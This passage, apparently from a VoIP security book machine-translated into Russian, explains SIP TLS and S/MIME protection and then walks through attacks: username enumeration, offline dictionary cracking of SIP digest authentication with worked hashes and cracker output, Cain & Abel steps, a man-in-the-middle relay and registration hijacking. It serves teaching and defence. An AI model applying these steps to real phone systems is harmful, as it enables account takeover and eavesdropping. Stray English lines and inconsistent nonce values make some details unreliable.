


Рисунок 2-5: Пример SIP-коммуникации с TLS.

Вот что происходит на рисунке 2-5:

1. SIP User Agent запрашивает TLS-защиту у SIP Proxy server номер 1.
2. SIP Proxy server 1 отправляет свой публичный сертификат SIP User Agent.
3. SIP User Agent проверяет действительность сертификата.
4. SIP Proxy server 1 и SIP User Agent обмениваются сеансовыми ключами, что включает шифрование между ними.
5. SIP Proxy server 1 связывается с SIP Proxy server 2, чтобы зашифровать переход номер 2.
6. Шаги с 1 по 4 повторяются между обоими Proxy servers.
7. Шаг 5 повторяется между каждым переходом на запрошенном канале коммуникации.

SIP с S/MIME

Помимо TLS, S/MIME (Secure Multipurpose Internet Mail Exchange) также можно использовать для защиты тел SIP-сообщений. S/MIME может обеспечить защиту целостности и конфиденциальности SIP-коммуникации; однако его значительно сложнее реализовать, чем TLS.

Поскольку SIP-сообщения несут MIME-тела (звук), S/MIME можно использовать для защиты всего содержимого сообщений, отправляемых к другому User Agent и от него. Однако SIP-заголовки остаются открытыми. Чтобы развернуть S/MIME, каждый User Agent должен содержать идентифицирующий сертификат с публичным и закрытым ключами, которые используются для подписи и/или шифрования информации сообщений в SIP-пакетах.

Например, если пользователь Sonia хочет отправить SIP-пакет с S/MIME пользователю Kusum, она зашифрует тело SIP-пакета публичным ключом Kusum. И Sonia, и Kusum также должны иметь связку ключей, содержащую сертификаты и публичные ключи друг друга, чтобы каждая сторона могла читать зашифрованное сообщение. Эта реализация похожа на Pretty Good Privacy (PGP), где отправитель шифрует сообщение публичным ключом получателя. Поскольку закрытый ключ получателя - единственный ключ, который можно использовать для извлечения информации, зашифрованной публичным ключом получателя, данные остаются защищенными, несмотря на использование публичных сетей для передачи.

Поэтому пользователи часто вынуждены применять самоподписанные сертификаты, которые дают очень слабую защиту, поскольку их легко подделать.

Хотя сертификаты можно распространять внутри самого SIP-пакета, без центрального центра доверия у User Agent нет хорошего метода проверить, что полученный сертификат действительно связан с отправителем SIP-пакета.

Атаки на безопасность SIP

Теперь, когда мы знаем основы аутентификации и шифрования SIP, обсудим некоторые атаки безопасности. Ни для кого не секрет, что у SIP есть несколько уязвимостей безопасности; некоторые задокументированы в самом RFC, а простой веб-поиск по фразе VoIP security issue вернет несколько результатов, связанных со слабостями безопасности SIP.

Хотя атакам на безопасность SIP можно посвятить целую книгу, мы сосредоточимся на VoIP-атаках на устройства, использующие SIP для установления сеанса. Мы рассмотрим несколько наиболее популярных атак в самых критичных классах атак, а именно:

- перечисление имен пользователей;
- взлом SIP-паролей (словарная атака);
- атака man-in-the-middle;
- перехват регистрации;
- подмена Registrars и Proxy servers;
- Denial of Service, включая:
- BYE;
- REGISTER;
- un-register.

Перечисление имен пользователей

Перечисление имен пользователей подразумевает получение информации о действительных учетных записях, зарегистрированных в VoIP-сети, с помощью сообщений об ошибках от SIP Proxy servers и Registrars или с помощью sniffing. Как и в любой атаке безопасности, утечка информации часто составляет первые 80 процентов процесса. Чем больше информации раскрывает цель, тем выше вероятность успеха атакующего. Поэтому перечисление имен пользователей часто является первым шагом атаки.

Перечисление SIP-имен пользователей с помощью сообщений об ошибках

SIP-имена пользователей можно перечислять через сообщения об ошибках, отправляемые SIP Proxy servers и/или Registrars. Если User Agent отправляет запрос REGISTER или INVITE с действительным именем пользователя, приходит ответ 401. Однако если запрос REGISTER или INVITE отправлен с недействительным именем пользователя, приходит ответ 403. Атакующий может просто выполнить brute-force этого процесса, отправив сотни пакетов REGISTER с разными значениями имени пользователя. Для каждого запроса, на который приходит ответ со значением 401, атакующий будет знать, что он обнаружил действительное имя пользователя.

Выполните следующие шаги, чтобы перечислить SIP-имена пользователей через ответ с сообщением об ошибке:

1. Загрузите и установите SiVuS с <http://www.vopsecurity.org/>.
2. На вкладке **SIP** выберите **Utilities > Message Generator**.
3. Пункты с а по j из следующего списка следует ввести на вкладке **SIP Message Generator** в SiVuS.

В разделе **SIP Message** программы SiVuS введите правильные значения для локальной VoIP-сети, где Domain будет Proxy server или Registrar. Например, элементы, выделенные курсивом в оригинале, следует адаптировать к конкретной локальной среде. Чтобы перечислять имена пользователей, изменяйте имя пользователя в шаге с ниже на имя, которое хотите проверить. Наш первый запрос попытается определить, существует ли пользователь Sonia в домене 192.168.2.102.

1. Method: REGISTER
2. Transport: UDP
3. Called User: Sonia
4. Domain: 192.168.2.102
5. Via: SIP/2.0/TCP 192.168.5.102
6. To: Sonia <sip:Sonia@192.168.2.102>
7. From: Attacker <sip:Attacker@192.168.2.102>
8. From Tag: ff761a48
9. Call-ID: 845b1f52dd197838MThmMDVhZWRRkYZIXMmI1MjNiNDA4MThmYTJiODdiMzM
10. Cseq: 1 REGISTER

Если SIP Proxy server или Registrar возвращает пакет ответа 401, пользователь Sonia только что был перечислен. Если нет, пользователь Sonia в этой VoIP-сети не используется.

Перечисление SIP-имен пользователей с помощью sniffинга сети

Когда между User Agent и SIP-сервером требуется аутентификация, URI отправляется от User Agent к серверу. Если между User Agent и аутентифицирующим сервером не использовалось какое-либо транспортное шифрование, например TLS, URI проходит по сети открытым текстом. Следовательно, стандарт URI SIP:User@hostname:port атакующий в сети может просто перехватить сниффером.

Предупреждение. Коммутируемая сеть дает мало защиты, поскольку атакующий может выполнить ARP poisoning man-in-the-middle-атаку и захватить все SIP URI внутри локальной подсети.

Использование открытых текстовых имен пользователей повышает нагрузку на безопасность пароля клиента, потому что имя пользователя выдается свободно. Более того, злоумышленник может попытаться выполнить несколько атак после захвата имени пользователя, например brute-force-атаку. Кроме того, поскольку предприятия часто используют имена пользователей или телефонные расширения как пароли, если атакующий может легко получить имя пользователя или телефонное расширение, User Agent может быть легко скомпрометирован.

На рисунке 2-6 показан пример имени пользователя, перехваченного в сети с помощью Wireshark. Чтобы просмотреть SIP-имя пользователя в Wireshark, достаточно перейти к SIP-разделу пакета, раскрыть раздел **Message Header** и посмотреть поля **To**, **From** и **Contact**. Эти поля показывают имя пользователя User Agent открытым текстом.

Примечание. Другой инструмент, называемый Cain & Abel, также можно использовать для перечисления имен пользователей, как показано далее в этой главе.

later in the chapter.

▣	Frame 13 (603 bytes on wire (603 bytes captured))
▣	Ethernet II, Src: Usf_e3:82:39 (00:10:c6:e3:82:39), Dst: Netscree_4a:05:20 (00:10:db:4a:05:20)
▣	Internet Protocol, Src: 192.168.5.122 (192.168.5.122), Dst: 192.168.2.102 (192.168.2.102)
▣	User Datagram Protocol, Src Port: 49304 (49304), Dst Port: 5060 (5060)
▣	Session Initiation Protocol
▣	Request-Line: REGISTER sip:192.168.2.102 SIP/2.0
▣	Method: REGISTER
▣	[Resent Packet: False]
▣	Message Header
▣	Via: SIP/2.0/UDP 192.168.5.122:49304;branch=z9hg4bk-d87543-8c197c3ebd1b8855-1--d87543-;rport
▣	Max-Forwards: 70
▣	Contact: <sip:Sonia@192.168.5.122:49304;rinstance=23c149579cb22572>
▣	To: "iSEC"<sip:Sonia@192.168.2.102>
▣	From: "iSEC"<sip:Sonia@192.168.2.102>;tag=ff761a48

Рисунок 2-6: SIP-имя пользователя в Wireshark.

Извлечение SIP-пароля

Теперь, когда мы знаем, как легко получить имя пользователя SIP User Agents, попробуем получить пароль. Процесс аутентификации SIP использует digest-аутентификацию. Как обсуждалось в разделе «Основы SIP» на странице 20, эта модель гарантирует, что пароль не отправляется открытым текстом; однако модель не защищена от базовых офлайн-словарных атак.

SIP User Agent использует следующие уравнения для создания значения MD5 response, применяемого для аутентификации конечной точки на сервере; элементы, выделенные курсивом в оригинале, проходят по сети открытым текстом. Обратите внимание, что единственный элемент, который не раскрывается пассивной анонимной машине в сети, - это пароль, а значит, он уязвим для офлайн-словарной атаки. Словарная атака состоит в подстановке словаря слов в заданный хеш-алгоритм, чтобы вывести правильный пароль. Офлайн-версия словарной атаки выполняется вне системы, например на ноутбуке атакующего:

```
MD5-1 = MD5 (Username:Realm:Password)
MD5-2 = MD5 (Method:URI)
Response MD5 Value = MD5 (MD5-1:Nonce:MD5-2)
```

Чтобы выполнить офлайн-словарную атаку, атакующий должен сначала перехватить в сети имя пользователя, realm, method, URI, nonce и хеш MD5 Response, используя атаку "человек посередине" на всю подсеть; все эти значения доступны открытым текстом. Получив эту информацию, атакующий берет словарный список паролей и подставляет каждый из них в приведенное выше уравнение вместе со всеми остальными элементами, которые уже были захвачены. После этого у атакующего будет вся информация для выполнения офлайн-словарной атаки. Более того, поскольку SIP User Agents часто используют простые пароли, например четырехзначное телефонное расширение, время, необходимое для получения пароля, может быть минимальным.

Сбор данных для атак на SIP-аутентификацию

Информация, необходимая для выполнения офлайн-словарной атаки, доступна пассивному атакующему из двух пакетов при сниффинге сети: из challenge-пакета от SIP-сервера и response-пакета, отправленного User Agent. Пакет, отправленный SIP-сервером, содержит challenge и realm открытым текстом. Пакет от User Agent содержит имя пользователя, method и URI открытым текстом.

После того как атакующий перехватил все значения для создания пароля, он берет пароль из своего словаря и объединяет его с известными значениями имени пользователя и realm, чтобы

создать первое значение MD5-хеша. Затем он берет method и URI, перехваченные в сети, чтобы создать второе значение MD5-хеша. Когда два хеша сгенерированы, он объединяет первый MD5, nonce, перехваченный в сети, и второе значение MD5-хеша, чтобы создать итоговое значение response MD5. Если полученное значение MD5-хеша совпадает со значением response MD5, перехваченным в сети, атакующий знает, что угадал, то есть перебором подобрал правильный пароль. Если значения MD5-хеша неверны, он повторяет процесс с новым паролем из словаря, пока не получит значение хеша, совпадающее со значением хеша, захваченным в сети.

Примечание. В отличие от онлайн-атаки перебором, где у атакующего может быть только три попытки до блокировки или обнаружения в сети, атакующий может выполнять эту проверку офлайн бесконечно, пока не взломает пароль. Более того, для аппаратных SIP-телефонов и софтбоксов с простыми или базовыми паролями упражнение не займет много времени.

Пример

Пройдем по примеру. На рисунке 2-3 показан challenge-пакет от SIP-сервера. Из этого пакета атакующий может получить следующую информацию:

- Challenge (nonce): 350c0fec
- Realm: isecpartners.com

Response-пакет от SIP User Agent показан на рисунке 2-4. Из этого пакета атакующий может получить следующую информацию:

- Username: Sonia
- Method: REGISTER
- URI: SIP:192.168.2.102
- MD5 Response Hash Value: 717c51dadcad97100d8e36201ff11147

Используя уравнение digest-аутентификации, изложенное ранее, и выделяя жирным в оригинале все элементы, которые мы перехватили в сети, наши уравнения теперь выглядели бы так:

```
Setup Equation 1 MD5-1: MD5 (Sonia:isecpartners.com:Password)
Setup Equation 2 MD5-2: MD5 (REGISTER:sip:192.168.2.102)
Final Equation 3 717c51dadcad97100d8e36201ff11147: (MD5-1 :350c0fec:MD5-2)
```

Уравнение 1 неизвестно, потому что пароль не передается по сети открытым текстом. Уравнение 2 полностью известно, потому что method и URI передаются открытым текстом. Значение MD5-хеша для уравнения 2 оказывается равным 92102b6a8c0f764eeb1f97cbe6e67f21.

Уравнение 3 представляет собой сочетание значения MD5-хеша из уравнения 1, nonce от SIP-сервера и значения MD5-хеша из уравнения 2. Поскольку nonce от SIP-сервера был перехвачен в сети, а значение MD5-хеша уравнения 2 можно сгенерировать, значение MD5-хеша из уравнения 1 - единственная неизвестная сущность для перебора.

Для выполнения словарной атаки нужны две процедуры. Первая процедура требует, чтобы атакующий взял уравнение 1 и подставлял словарные слова в поле password, как показано жирным в следующем примере:

```
MD5-1 : MD5 (Sonia:isecpartners.com: Password)
f3ef32953eb0a515ee00916978a04eac : MD5 (Sonia:isecpartners.com: Hello)
44032ae134b07cee2e519f6518532bea : MD5 (Sonia:isecpartners.com: My)
08e07c4feffe79e208a68315e9050fe4 : MD5 (Sonia:isecpartners.com: Voice)
b7e9d8301b12a8c30f8cab6ed32bd0b6 : MD5 (Sonia:isecpartners.com: Is)
44032ae134b07cee2e519f6518532bea : MD5 (Sonia:isecpartners.com: My)
56a88ae72cff2c503841006d63a5ee98 : MD5 (Sonia:isecpartners.com: Passport)
7b925e7f71e32e0e8301898da182c944 : MD5 (Sonia:isecpartners.com: Verify)
a5d8761336f52fc74922753989f579c4 : MD5 (Sonia:isecpartners.com: Me)
49be40838a87b1cb0731e35c41c06e04 : MD5 (Sonia:isecpartners.com: HackmeAmadeus)
```

На основе этих значений MD5-хеша из уравнения 1, MD5-хеша из уравнения 2 (92102b6a8c0f764eeb1f97cbe6e67f21) и значения попсо из уравнения 3 (350c0fec) атакующий теперь может выполнить вторую процедуру, то есть brute-force уравнения 3, показанного ранее. Обратите внимание, что мы подставляем разные значения MD5-1, сгенерированные из каждого уникального пароля, который пытаемся подобрать brute-force, но сохраняем одинаковые значения попсо и MD5-2 в следующем уравнении:


```
MD5 = (MD5-1:72fbe97f:MD5-2)
bba91fc34976257bb5aa47aeca831e8e =
(f3ef32953eb0a515ee00916978a04eac:350c0fec:92102b6a8c0f764eeb1f97cbe6e67f21)
01d0e5f7c084cbf9e028758280ffc587 =
(44032ae134b07cee2e519f6518532bea:350c0fec:92102b6a8c0f764eeb1f97cbe6e67f21)
5619e7d8716de9c970e4f24301b2d88e =
(08e07c4feffe79e208a68315e9050fe4:350c0fec:92102b6a8c0f764eeb1f97cbe6e67f21)
8672c6c38c335ef8c80e7ae45b5122f8 =
(b7e9d8301b12a8c30f8cab6ed32bd0b6:350c0fec:92102b6a8c0f764eeb1f97cbe6e67f21)
01d0e5f7c084cbf9e028758280ffc587 =
(44032ae134b07cee2e519f6518532bea:350c0fec:92102b6a8c0f764eeb1f97cbe6e67f21)
913408579b0beb3b6a70e7cc2b8688f9 =
(56a88ae72cff2c503841006d63a5ee98:350c0fec:92102b6a8c0f764eeb1f97cbe6e67f21)
b8178e3e6643f9ff7fc8db2027524494 =
(7b925e7f71e32e0e8301898da182c944:350c0fec:92102b6a8c0f764eeb1f97cbe6e67f21)
c4ee4ed95758d5e6f6603c26665f4632 =
(a5d8761336f52fc74922753989f579c4:350c0fec:92102b6a8c0f764eeb1f97cbe6e67f21)
717c51dadcad97100d8e36201ff11147 =
(49be40838a87b1cb0731e35c41c06e04:350c0fec:92102b6a8c0f764eeb1f97cbe6e67f21)
```

Последняя попытка пароля в предыдущем примере дает значение MD5-хеша 717c51dadcad97100d8e36201ff11147, то же самое значение MD5-хеша, которое атакующий перехватил в сети и которое показано в предпоследней строке на рисунке 2-4. Это сообщает атакующему, что слово HackMeAmadeus является паролем SIP User Agent!

Инструменты для выполнения атаки

Эта атака усиливает важность надежного пароля - в идеале такого, который нельзя легко подобрать перебором при использовании digest-аутентификации. Я написал инструмент, который может автоматически выполнять предыдущее упражнение вместе с захваченным SIP-сеансом аутентификации из Wireshark или вашего любимого sniffера. Инструмент берет список паролей, которые конечный пользователь хотел бы проверить, объединяет его с необходимой информацией, перехваченной в сети из Wireshark, и определяет, совпадает ли полученное значение MD5-хеша со значением хеша, которое также было перехвачено в сети. Чтобы получить копию инструмента под названием SIP.Tastic.exe, посетите <http://www.isecpartners.com/tools.html>. Снимок экрана инструмента показан на рисунке 2-7.

screenshot of the tool is in Figure 2-7.



```
C:\>SIP.Tastic.py

VoIP SIP Password Tester
iSEC Partners, Copyright 2007 (c)
http://www.isecpartners.com
Written by Himanshu Dwivedi

What dictionary file do you wish to test (e.g. isec.dict.txt)?
isec.dict.txt
Loaded 279550 dictionary words from isec.dict.txt.

Please type in the captured Username (e.g. Sonia):
Sonia

Please type in the captured Realm (e.g. isecpartners.com):
isecpartners.com

Please type in the captured Method (e.g. REGISTER):
REGISTER

Please type in the captured URI (e.g. sip:192.168.2.102):
sip:192.168.2.102

Please type in the captured Nonce Data value (e.g. 350c0fec):
350c0fec

Please type in the captured MD5 result hash value:
("Digest Authentication Response" in your sniffed SIP session)
717c51dadcad97100d8e36201ff11147

Brute forcing passwords...
Testing password %71.0: retention

The password is 'HackmeAmadeus'
which matches the hash of: 717c51dadcad97100d8e36201ff11147

C:\>
```

Рисунок 2-7: Тестирование SIP-пароля.

Ту же атаку можно выполнить и с помощью Cain & Abel (<http://www.oxid.it/cain.html>) без Wireshark или SIP.Tastic. Cain & Abel может выполнить атаку "человек посередине", перехватить процесс SIP-аутентификации между SIP User Agent и SIP-сервером и попытаться взломать пароль. Более того, активную словарную атаку на SIP можно выполнить с помощью vnap (<http://www.isecpartners.com/tools.html>), что изменит атаку с офлайн-словарной на атаку с предварительно вычисленным словарем. Вот как можно получить доступ к SIP-паролю с помощью Cain & Abel:

1. Включите сниффер и/или выполните атаку "человек посередине" с Cain & Abel.
2. После начала сниффинга или атаки "человек посередине" выберите вкладку **Sniffer** в верхней части программы Cain & Abel, а затем вкладку **Passwords** в нижней части программы.
3. После выбора вкладки **Passwords** выделите **SIP** в левом столбце, как показано на рисунке 2-8.

column as shown in Figure 2-8.




Рисунок 2-8: SIP-информация из Cain & Abel.

- По мере перехвата запросов SIP-аутентификации из сети выберите запрос для взлома, щелкните его правой кнопкой и выберите **Send to Cracker**.
- Выберите вкладку **Cracker** в верхней части программы.
- Выделите строку, содержащую информацию SIP-аутентификации, перехваченную в сети.
- Щелкните выделенную строку правой кнопкой и выберите **Dictionary attack > Add**, чтобы добавить библиотеку для выполнения словарной атаки, например `isec.dict.txt`.
- После выбора словаря выберите **Start** и подождите, пока Cain & Abel взламывает пароль.

Готово!

Примечание. Cain также может выполнить атаку перебором, если на шаге 7 выбрать **Brute-force** вместо **Dictionary attack**.

Атака "человек посередине"

Помимо офлайн-словарной атаки, SIP также уязвим для атаки "человек посередине", как показано на рисунке 2-9. Эта атака использует методы ARP cache poisoning или DNS spoofing, чтобы дать атакующему возможность оказаться между SIP-сервером и законным SIP User Agent. После того как атакующий маршрутизирует трафик между двумя законными сущностями, он может выполнить атаку "человек посередине" и аутентифицироваться на SIP-сервере, не зная действительного имени пользователя и пароля. Аутентификация на SIP-сервере значительно увеличивает поверхность атаки реализации SIP.

Во время атаки, как показано на рисунке 2-9, атакующий отслеживает сеть, чтобы определить, когда SIP User Agents отправляют запросы аутентификации SIP-серверу. Когда происходит запрос аутентификации (шаг 1), он перехватывает пакеты и не дает им попасть на настоящий SIP-сервер. Затем он отправляет собственный запрос аутентификации SIP-серверу (шаг 2).

Используя метод challenge/response для аутентификации, SIP-сервер отправляет nonce атакующему (шаг 3). Атакующий получает nonce и затем отправляет тот же nonce законному User Agent, который изначально пытался аутентифицироваться (шаг 4). Затем законный User Agent отправляет атакующему действительное значение MD5-хеша, полученное из настоящего пароля и nonce SIP-сервера (шаг 5), считая атакующего настоящим SIP-сервером. Получив действительное значение MD5 digest hash от законного User Agent, атакующий отправляет этот хеш от своего имени SIP-серверу и успешно аутентифицируется (шаг 6).

successfully authenticates (step 6).




Рисунок 2-9: Атака "человек посередине" с SIP-аутентификацией.

Перехват регистрации

Перехват регистрации использует устаревший класс атак, который все еще работает во многих новых технологиях, таких как VoIP. Атака пользуется способностью User Agent изменять поле Contact в SIP-заголовке.

Примечание. Подмена идентичности пользователя не является чем-то новым; атакующие много лет подделывали электронные письма в SMTP-сообщениях. Та же идея применима к SIP-сообщениям REGISTER или INVITE, где пользователь может изменить поле Contact в SIP-заголовке и заявить, что он является другим User Agent.

Когда User Agent регистрируется у SIP Registrar, регистрируется много сведений, включая контактную информацию User Agent. Контактная информация, указанная в поле Contact в SIP-заголовке, содержит IP-адрес User Agent. Эта информация позволяет SIP Proxy servers

пересылать запросы INVITE правильному аппаратному телефону или софтфону по IP-адресу. Например, если Sonia захотела бы поговорить с Kusum, Proxy servers в обеих сетях должны были иметь контактную информацию, чтобы найти каждую из них. На рисунке 2-10 показан пример запроса регистрации от SIP User Agent по имени Sonia; обратите внимание на поле Contact для пользователя.

the SIP User Agent called Sonia (notice the Contact field for the user).

